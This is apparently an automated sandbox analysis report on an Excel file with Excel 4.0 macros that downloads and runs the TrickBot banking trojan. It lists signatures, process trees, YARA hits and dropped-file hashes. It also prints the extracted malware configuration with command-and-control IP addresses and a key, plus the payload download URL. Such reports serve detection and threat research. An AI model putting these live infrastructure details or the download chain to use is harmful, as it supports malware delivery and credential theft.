ID: 412517
Sample Name:
c527325d_by_Libranalysis
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:42:00
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report c527325d_by_Libranalysis

Overview


General Information

Sample Name:	c527325d_by_Libranalysis (renamed file extension from none to xls)
Analysis ID:	412517
MD5:	c527325d4d0b51..
SHA1:	f71b0baa85537ec.
SHA256:	468cd4b5d89425..
Tags:	SilentBuilder
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 TrickBot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malware configuration
- Office document tries to convince vi…
- Yara detected Trickbot
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Office process drops PE file
- Sigma detected: Microsoft Office Pr…
- Tries to detect sandboxes and other…
- Allocates memory within range whic…
- Contains functionality to dynamically…
- Contains functionality to read the PEB

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1288 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2340 cmdline: rundll32 ..\hsdksksk.iem,StartW MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2312 cmdline: rundll32 ..\hsdksksk.iem,StartW MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - wermgr.exe (PID: 260 cmdline: C:\Windows\system32\wermgr.exe MD5: 41DF7355A5A907E2C1D7804EC028965D)
- **cleanup**

Malware Configuration

Threatname: Trickbot

```
{
  "ver": "2000029",
  "gtag": "net15",
  "servs": [
    "103.66.72.217:443",
    "117.252.68.211:443",
    "103.124.173.35:443",
    "115.73.211.230:443",
    "117.54.250.246:443",
    "131.0.112.122:443",
    "69.109.35.254:20445",
    "43.17.158.63:36366",
    "130.180.24.227:44321",
    "131.168.228.35:19932",
    "185.31.222.247:49372",
    "151.187.13.249:46881",
    "190.186.36.209:40737",
    "42.139.161.213:11056",
    "23.95.165.4:64265",
    "189.169.15.32:42761",
    "125.6.227.80:58405",
    "217.159.190.123:8412",
    "47.106.66.231:10710",
    "46.136.156.92:5385"
  ],
  "autorun": [
    "pwgrabb",
    "pwgrabc"
  ],
  "ecc_key": "RUNTMzAAAAAL/ZqmMPBLaRfg1hPOtFJrZz2Zi2/EC4B3fiX8VnaOUVKndBr+jEqWc7mw4v3ADTiwp64K5QKe1LZ27jUZxL4bWjxARPo85hv72nuedeZhRQ+adQQ/gIsV869MycRzghc="
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
c527325d_by_Libranalysis.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x1675d:$e1: Enable Editing • 0x16495:$e3: Enable editing • 0x16572:$e4: Enable content

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2096107632.0000000000310000.00000040.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2096083539.0000000000291000.00000020.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2096003608.00000000001C0000.00000040.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2096037791.0000000000224000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Unpacked PEs


Source	Rule	Description	Author	Strings
4.2.rundll32.exe.1c052e.0.raw.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
4.2.rundll32.exe.290000.2.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
4.2.rundll32.exe.1c052e.0.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Stealing of Sensitive Information:

Yara detected Trickbot


Remote Access Functionality:

Yara detected Trickbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	
Valid Accounts	Scripting 1 1	Path Interception	Process Injection 1 1	Masquerading 1 2 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2	Eavesdrop on Insecure Network Communication	
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	
Domain Accounts	Exploitation for Client Execution 4 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2 2	Exploit SS7 to Track Device Location	
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.




No bigger version



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
c527325d_by_Libranalysis.xls	4%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.290000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
koneckotechnology.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://koneckotechnology.com/netmons.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
koneckotechnology.com	198.54.114.131	true	false	• 0%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://koneckotechnology.com/netmons.dll	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2097100289.0000000001D57000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2096364514.000 00000009F7000.00000002.0000000 1.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000004.0000000 2.2096183391.0000000000810000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2096862600.0000000001B70000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2096183391.000 0000000810000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2096862600.0000000001B70000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2096183391.000 0000000810000.00000002.0000000 1.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2097100289.0000000001D57000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2096364514.000 00000009F7000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2097100289.0000000001D57000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2096364514.000 00000009F7000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2096862600.0000000001B70000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2096183391.000 0000000810000.00000002.0000000 1.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2096862600.0000000001B70000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2096183391.000 0000000810000.00000002.0000000 1.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.114.131	koneckotechnology.com	United States		22612	NAMECHEAP-NETUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412517
Start date:	12.05.2021
Start time:	18:42:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	c527325d_by_Libranalysis (renamed file extension from none to xls)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@7/7@1/1
EGA Information:	Failed

HDC Information:	• Successful, ratio: 3.8% (good quality ratio 3.8%) • Quality average: 100% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All • Max analysis timeout: 720s exceeded, the analysis took too long • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:42:44	API Interceptor	1x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.54.114.131	Dridex.xls	Get hash	malicious	Browse	• kmschools ystems.net /lzpd0w.zip

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	CRPR7mRha6.exe	Get hash	malicious	Browse	• 198.54.122.60
	W9YDH79i8G.exe	Get hash	malicious	Browse	• 198.54.122.60
	Ko4zQgTBHv.exe	Get hash	malicious	Browse	• 198.54.122.60
	Purchase Order.exe	Get hash	malicious	Browse	• 198.54.126.165
	wed.doc	Get hash	malicious	Browse	• 198.54.122.60
	ORDER CONFIRMATION.doc	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.Trojan.Packed2.43091.10004.exe	Get hash	malicious	Browse	• 198.54.122.60
	6e5c05e1_by_Libranalysis.exe	Get hash	malicious	Browse	• 198.54.122.60
	RFQ Plasma cutting machine.doc	Get hash	malicious	Browse	• 198.54.122.60
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 198.54.117.216
	main_setup_x86x64.exe	Get hash	malicious	Browse	• 162.255.11 9.164
	00098765123POIIU.exe	Get hash	malicious	Browse	• 199.192.23.253
	e8eRhf3GM0.xlsm	Get hash	malicious	Browse	• 185.61.154.27
	2021_May_Quotation_pdf.exe	Get hash	malicious	Browse	• 198.54.115.133
	337840b9_by_Libranalysis.exe	Get hash	malicious	Browse	• 198.54.122.60
	Citvonvhciktufwvyzyhistnewdjgsoqdr.exe	Get hash	malicious	Browse	• 198.54.117.212
	Updated Order list -804333.exe	Get hash	malicious	Browse	• 198.54.115.56
	NAVTECO_R1_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 198.54.117.212
	BELLOW FABRICATION Dwg.exe	Get hash	malicious	Browse	• 199.188.200.15

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	file.exe	Get hash	malicious	Browse	• 198.54.115.133

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\netmons[1].dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	643072
Entropy (8bit):	6.894237499747235
Encrypted:	false
SSDEEP:	12288:o2ga6aRz0uEbMN7TR7EPMx4lK6SjVWDeyt7kGXDba2k5GA:fgPaRz3CMNR/4lu8f7Pnq5GA
MD5:	3BB9FE6B7E6B4D9C3A3C83DE6AACD952
SHA1:	57C343AE5E95FE702B759737522E85FE9E97FE5E
SHA-256:	697DEA4B154178E8DE096C66167B539AA4465155D294B11765F1A1886EB7C56D
SHA-512:	1E98417C6C48E0BF405AE5FEDA4193C91A3B385F387F33D79FBA3DC6F7AA7571444885E6628B7CA6075887BFBEC3BD17E0782C11A1C45A7D4B1A139849CA4DF 0
Malicious:	**true**
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g]..#<.#<.#<.4..)<....%<.04..!<.&0..8<.&0...<.#<.b>.4..0<.&0.. W<.&0.."<..7.."<.&0.."<.Rich#<.....PE..L.....`.....!.....@.....>..E...\!.....|.....p...4..... .....H..... ..@.....text....x..... .`.rdata..U.....@..@.data....Y...@...0...@.....@....rsrc...|.....p.....@..@.reloc.....p. .....@.....@..B..... .....

C:\Users\user\AppData\Local\Temp\0ADE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	82102
Entropy (8bit):	7.890626096401754
Encrypted:	false
SSDEEP:	1536:9KWFA4s1rWGH3W4nAeWRlMVGolahaDHTU6hryF70KiE:9KWFA4s1rW23W4ng2sTU2yF70KiE
MD5:	E82FF35FBBA49380E42ADE23F37906D7
SHA1:	C28717159DD42598A4E7501BB7630D0A32EB2D43
SHA-256:	B6E45C9566AACDB98B66EAD78EF489D9855FFD38A6637C547917A9BCE7D487D9
SHA-512:	0F9F100EA6A326F6A273BFD05251480BAF288B8767DB237AA14C0F63D8EDCC921A62FE0F6454475ACA01A3EFFA842067A00255018FE8AD398B27F57CED7A949
Malicious:	false
Reputation:	low
Preview:	.U.N.0....;D....&M....]2...0.Ic...1.....A...H.$.....5..D...Y....J.u..^.....pJ..e[@v.:.....[...s...+.....t>Z..3.y.r#.....\z...:e..Z..N.T]..s..U?v.T.....'.`.I.P.iL... ...R$Z.~..A.z.....^..La.Q .#Os<..q.i..VP].....|0.....8Ivi..A.i..H..2..'n.....D^^./.|...:-Ayykik....*d.49Ii..(.G#.%.b3.....eFnok.}.A..}|. .../..|..Phf6.....s...r/".?)R.{w...g|.(..>6..#.1]:.W...B.....P.3..D.1i.W....W...z. .....P.&.y..V.....PK.....!..uq.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Thu May 13 00:42:41 2021, atime=Thu May 13 00:42:41 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.479919638534255
Encrypted:	false
